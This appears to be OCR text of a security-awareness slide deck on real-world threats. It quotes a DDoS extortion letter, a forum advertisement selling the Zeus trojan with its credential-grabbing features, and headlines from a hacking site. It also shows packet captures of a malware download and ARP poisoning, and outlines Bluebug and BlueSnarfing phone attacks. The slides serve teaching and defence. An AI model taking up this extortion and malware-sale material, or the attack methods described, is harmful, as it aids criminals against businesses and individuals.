
You will also receive several bonuses…
1. 30% discount if you request DDoS attack on your competitors/enemies. Fair market value DDoS attacks a simple site is about $ 100 per night, for you it will cost only 70 $ per day.
2. If we turn to your competitors / enemies, to make an attack on your site, then we deny them.

Payment must be done on our purse Yandex-money number 41001474323733. Every month the number will be a new purse, be careful. About how to use Yandex-money read on www.money.yandex.ru. If you want to apply to law enforcement agencies, we will not discourage you. We even give you their contacts: www.fsb.ru, www.mvd.ru"



Dancho Danchev's Blog - Mind Streams of Information Security Knowledge: Pricing Scheme for a DDoS Extortion Attack
Tuesday, November 03, 2009

Just How Difficult is it to Start?



STARTHACK.COM

Freedom Is Not Given ,It Is Taken

Latest In 24 Hours..

- Blind SQL Injection Tutorial
- Hack Any E-mail Account-Gmail,Facebook,Yahoo By Phishing
- Cyber Law India website database hacked by MaDnI
- How to Write Protect a USB Flash Drive
- Viewing Super Hidden Files in Windows Vista
- MyCareerDoctor.In Website's Database Compromised by NPJ
- Remote File Inclusion ,Complete Tutorial
- Video4Vip Cross Sited By NPJ
- Defacing A Website...........A Funny Trick
- Apple Thwarts Hackers — But Only For A Few Hours
- What the heck is happening with OpenOffice?
- Turn Your PC into a Webhost ,Now Host Your Own Site
- DowloadArchieve.Com Vulnerable To XSS By NPJ
- Russian hacker claims he cracked Skype protocol
- Hotmail and Yahoo Under A Targeted Attack
- How To Close Open Ports On Your System
- Local File Inclusion ,Vulnerability Scanner Script
- Sony Will Finish PSN Restoration This Week
- Tennessee Legislature Outlawed Sharing Subscription Passwords

Archive for 'Basic Hacking Tutorials'

53 results.


27

GPS Hacking E Book (Free Download)

By [illegible] on July 27th, 2011 at 7:06 pm

Best Deals For You!

“Kits” For Sale….



Selling Zeus 1.3.0.0 with FF module - Page 1 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Selling Zeus 1.3.0.0 with FF module - ...

BiSHOP

Privileged

Posts: 216
Joined: Aug 2009
Reputation:

Hi everyone,


I am selling Zeus 1.3.0.0

TRUSTED MEMBERS ONLY

[Version 1.3.0.0, 20.11.2009]
[*] Interception WinApi by splicing.
[+] Be fully operational in Windows Vista / 7.
[*] Temporarily disable hidden files Trojan.
[*] Removed TAN-grabber.
[-] Fixed duplicate records in nspr4.dll.
[*] Grabbed certificates are now written with the name grabbed_dd_mm_yyy.pfx, and password in UTF-8.
[*] Team getcerts, obtained certificates only from MY-store, and not from all. Since obtaining certificates from all hranilish not make sense.
[*] Changed behavior grabber certificates.
[*] Rewrote FTP/POP3 sniffer, uluchesbno detection logins, made support for IPv6-addresses.
[*] Rewrote the interception of keyboard input, fixed method of working with international characters to.
[-] Corrected a bug in HTTP-fakie, which could lead to deadlock.

Price: $700 USD

Payment Methods:
PayPal (3-5 day wait)
Liberty Reserve (2 day wait)
Western Union (No wait)




The facts you need — fast
Zeus Botnet
FOR
DUMMIES
QUICK REFERENCE
A Quick Reference for the Rest of Us!
FREE eTips at dummies.com

Real World Event – A Zeus Bot Network

- Zeus is a do-it-yourself kit for bad guys to make computer viruses and other malware with a point and click interface
- In October 2010, a Zeus-bot network owned by “Kristina Svechinskaya (part of the Zbot Group) struck numerous major financial institutions
- The millions of compromised account experienced a transaction “fee” of $0.99 (USD) during a 30-minute period
- Cost is estimated to be in excess of $14 million (USD)

Sample Malware Download



No.	Source	Destination	Time	DeltaTime	Protocol	Length	Info
1	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.000000	0.000000	TCP	62	1051 > 80 [SYN] Seq=3862586801 Win=6
2	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.219794	0.219794	TCP	62	80 > 1051 [SYN, ACK] Seq=4069722703
3	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.221962	0.002168	TCP	60	1051 > 80 [ACK] Seq=3862586802 Ack=4
4	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.223935	0.001973	HTTP	219	GET /ribbn.tar HTTP/1.1
5	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.444535	0.220600	TCP	54	80 > 1051 [ACK] Seq=4069722704 Ack=3
6	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.449296	0.004761	TCP	1426	[TCP segment of a reassembled PDU]
7	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.449819	0.000523	TCP	1426	[TCP segment of a reassembled PDU]
8	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.451005	0.001186	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
9	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.675966	0.224961	TCP	1426	[TCP segment of a reassembled PDU]
10	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.676292	0.000326	TCP	1426	[TCP segment of a reassembled PDU]
11	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.677088	0.000796	TCP	1426	[TCP segment of a reassembled PDU]
12	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.677937	0.000849	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
13	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.856904	0.178967	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
14	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.902107	0.045203	TCP	1426	[TCP segment of a reassembled PDU]

This example contains a copy of the "Ribbon Worm" designed to install a remote back-door access point into the client machine

Case Study 3 –

Attacking From Within – The Man-in-The-Middle…

Anatomy of a Man-in-the-Middle Attack


- Attacker attempts to “insert” itself into a key location within the network
  - Favorite of industrial espionage and banking attackers
  - Originated within the early Ethernet community, returned with the advent of wide-spread Wi-Fi networking

- It will then launch a diversionary attack such as the classic “ARP-poison” to trick the targeted systems into accepting it as the “true” Server / Gateway / Router / Client / etc..


- The targeted devices will now send their traffic to the intruder
  - Intruder can copy / reinsert / manipulate the traffic

Real World Event – Software Vendor

- A major network analysis vendor had been working on a key project for 2 years…
  - One (1) week prior to product launch, a competitor suddenly trademarked the primary name for the product as well as all of the secondary's
  - Company was forced to research, develop and produce an entirely new marketing campaign, literature and product documentation
- A forensics investigation reveled that the software company had been "Man-in-the-Middle" victimized
  - Cost to company was in excess of two million (USD)



ARP Poison in Progress


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply

Filter: arp

No.	Source	Destination	Time	DeltaTime	Protocol	Length	Info
6	AmbitMic_aa:af:80	Runtop_d9:0d:db	1.134550	0.001270	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80
7	AmbitMic_aa:af:80	AmbitMic_12:9b:01	1.136550	0.002000	ARP	64	192.168.1.1 is at 00:d0:59:aa:af:80
9	AmbitMic_aa:af:80	Runtop_d9:0d:db	3.137122	1.901200	ARP	64	Who has 192.168.1.1? Tell 192.168.1.103
10	Runtop_d9:0d:db	AmbitMic_aa:af:80	3.137851	0.000729	ARP	64	192.168.1.1 is at 00:20:78:d9:0d:db
11	AmbitMic_aa:af:80	AmbitMic_12:9b:01	3.138933	0.001082	ARP	64	Who has 192.168.1.103? Tell 192.168.1.1
12	AmbitMic_12:9b:01	AmbitMic_aa:af:80	3.139347	0.000414	ARP	64	192.168.1.103 is at 00:d0:59:12:9b:01
13	AmbitMic_aa:af:80	Runtop_d9:0d:db	5.139359	2.000012	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80
14	AmbitMic_aa:af:80	AmbitMic_12:9b:01	5.141324	0.001965	ARP	64	192.168.1.1 is at 00:d0:59:aa:af:80
15	AmbitMic_aa:af:80	Runtop_d9:0d:db	7.141748	2.000424	ARP	64	Who has 192.168.1.1? Tell 192.168.1.103
16	Runtop_d9:0d:db	AmbitMic_aa:af:80	7.142461	0.000713	ARP	64	192.168.1.1 is at 00:20:78:d9:0d:db
17	AmbitMic_aa:af:80	AmbitMic_12:9b:01	7.143711	0.001250	ARP	64	Who has 192.168.1.103? Tell 192.168.1.1
18	AmbitMic_12:9b:01	AmbitMic_aa:af:80	7.143913	0.000202	ARP	64	192.168.1.103 is at 00:d0:59:12:9b:01
19	AmbitMic_aa:af:80	Runtop_d9:0d:db	9.144139	2.000226	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80
20	AmbitMic_aa:af:80	AmbitMic_12:9b:01	9.146104	0.001965	ARP	64	192.168.1.1 is at 00:d0:59:aa:af:80 (duplicat

The device AmbitMic_aa:af:80 is attempting to trick the internet gateway (Runtop_d9:0d:db) into thinking it is the client while making the client (AmbitMic_aa:af:01) think it is the internet gateway

Case Study 4 –

A Fly on The Wall - Call Interception…

Security Issue - Bluebug

- Software exploit developed by a German researcher (Hefurt)
- Exploit that allows the attacker to use the phone to initiate calls to premium rate numbers, send sms messages, read sms messages, connect to data services such as the Internet, and even eavesdrop on conversations in the vicinity
  - Done via a voice call over the GSM network
    - Allows the listening post to be anywhere in the world.
  - Bluetooth access is only required for a few seconds in order to set up the call
- Creates a serial profile connection to the device, giving full access to the AT command set, which is then exploited using standard off the shelf tools
  - PPP for networking or gnokii for messaging,


Security Issue – BlueSnarfing

- BlueSnarfing is the unauthorized accessing of features or devices
  - Phones
  - PDA's
  - WLAN network devices

- Typically employed in long-range attacks
  - Favorite industrial espionage attack

"…BlueSniper rifle, a yagi-antenna and scope affixed to a gun-like stock that this week broke a distance record for BlueSnarfing… by slurping data from a Nokia 6310i from 1.1 away (2 Km) away…" Wired News Aug2004

Sample Audio Capture File



No.	IP - Src	IP - Dest	Time	Protocol	Length	Info
4	45.210.3.90	45.210.3.36	4.774198532	SIP/SDP	824	Request: INVITE sip:4697@c
5	45.210.3.36	45.210.3.90	4.774234772	SIP	390	Status: 100 Trying
6	45.210.3.36	45.210.3.90	4.855833054	SIP	556	Status: 180 Ringing
10	45.210.3.36	45.210.3.90	6.430492401	SIP/SDP	1078	Status: 200 OK , with ses
11	45.210.3.90	45.210.3.36	6.583414078	SIP	603	Request: ACK sip:3290.a756
12	45.210.9.97	45.210.3.90	6.616043091	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
